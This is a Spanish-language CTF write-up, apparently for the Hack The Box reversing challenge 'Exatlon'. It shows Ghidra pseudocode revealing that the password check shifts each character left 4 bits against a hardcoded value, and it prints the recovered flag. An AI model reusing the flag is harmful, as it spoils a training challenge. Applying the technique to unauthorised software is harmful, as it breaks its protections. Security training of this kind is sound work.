
En la vista de `main` observamos el proceso de `login` en el que se solicita un dato para pasarse a una función de aparente transformación o encriptado previo a la comparación con un valor hardcodeado. Al estar el valor constante en el código llegamos a la conclusión de que la forma de deducir la contraseña es analizar la función `exatlon()` para utilizar un proceso inverso y de ese valor sacar la contraseña original.

```
13  string local_68 [32];
14  __cxx11 local_48 [39];
15  char local_21;
16  string *local_20;
17
18  std::allocator<char>::allocator();
19                  /* try { // try from 00404ae8 to 00404aec has its CatchHandler @ 00404bc1 */
20  std::__cxx11::string::string(param_1,"",&local_69);
21  std::allocator<char>::~allocator((allocator<char> *)&local_69);
22  local_20 = in_RSI;
23  local_78 = std::__cxx11::string::begin(in_RSI);
24  local_80 = std::__cxx11::string::end(local_20);
25  while( true ) {
26    bVar1 = __gnu_cxx::operator!=((__normal_iterator *)&local_78,(__normal_iterator *)&local_80);
27    if (!bVar1) break;
28    pcVar2 = (char *)__gnu_cxx::__normal_iterator<>::operator*((__normal_iterator<> *)&local_78);
29    local_21 = *pcVar2;
30                  /* try { // try from 00404b63 to 00404b67 has its CatchHandler @ 00404bfd */
31    std::__cxx11::to_string(local_48,(int)local_21 << 4);
32                  /* try { // try from 00404b7d to 00404b81 has its CatchHandler @ 00404bec */
33    std::operator+(local_68,(char *)local_48);
34                  /* try { // try from 00404b93 to 00404b97 has its CatchHandler @ 00404bdb */
35    std::__cxx11::string::operator+=(param_1,local_68);
36    std::__cxx11::string::~string(local_68);
37    std::__cxx11::string::~string((string *)local_48);
38    __gnu_cxx::__normal_iterator<>::operator++((__normal_iterator<> *)&local_78);
39  }
40  return param_1;
41}
42
```

Decompile: exatlon × | Defined Strings ×

Al analizar el pseudocódigo de la función concluimos que se trata de un desplazamiento de `4 bits` hacia la izquierda por cada elemento antes de realizar la comparación con el valor de `main`. Por lo que tomamos la acción inversa con este valor para decodificar la contraseña.

Se utilizan comandos de python para realizar el corrimiento apropiado para cada número y reconstruir los valores `ASCII`.



Con estos comandos logramos reconstruir todos los valores y juntarlos todos para conseguir la contraseña/flag.

Lista de herramientas utilizadas

- Detect it Easy (DIE)
- UPX
- Ghidra
- python3

Debilidad que dio origen a la vulnerabilidad

CWE-798: *Use of Hard-coded Credentials*

CWE-311: Missing Encryption of Sensitive Data

Patrón de ataque que se siguió para explotar la vulnerabilidad

CAPEC-190: Reverse Engineer an Executable to Expose Assumed Hidden Functionality

CAPEC-37: Retrieve Embedded Sensitive Data

Bandera

HTB{l3g1c3l_sh1ft_l3ft_1nsr3ct1on!!}

Tabla resumen de retos resueltos

Reto	Oscar	Kendall
Hubbub	30	
You know 0xDiablos		20
r0bob1rd	30	
Dark Runes	40	
Restaurant		20
Exatlon		20
Total	100	60

Timeline de resolución retos

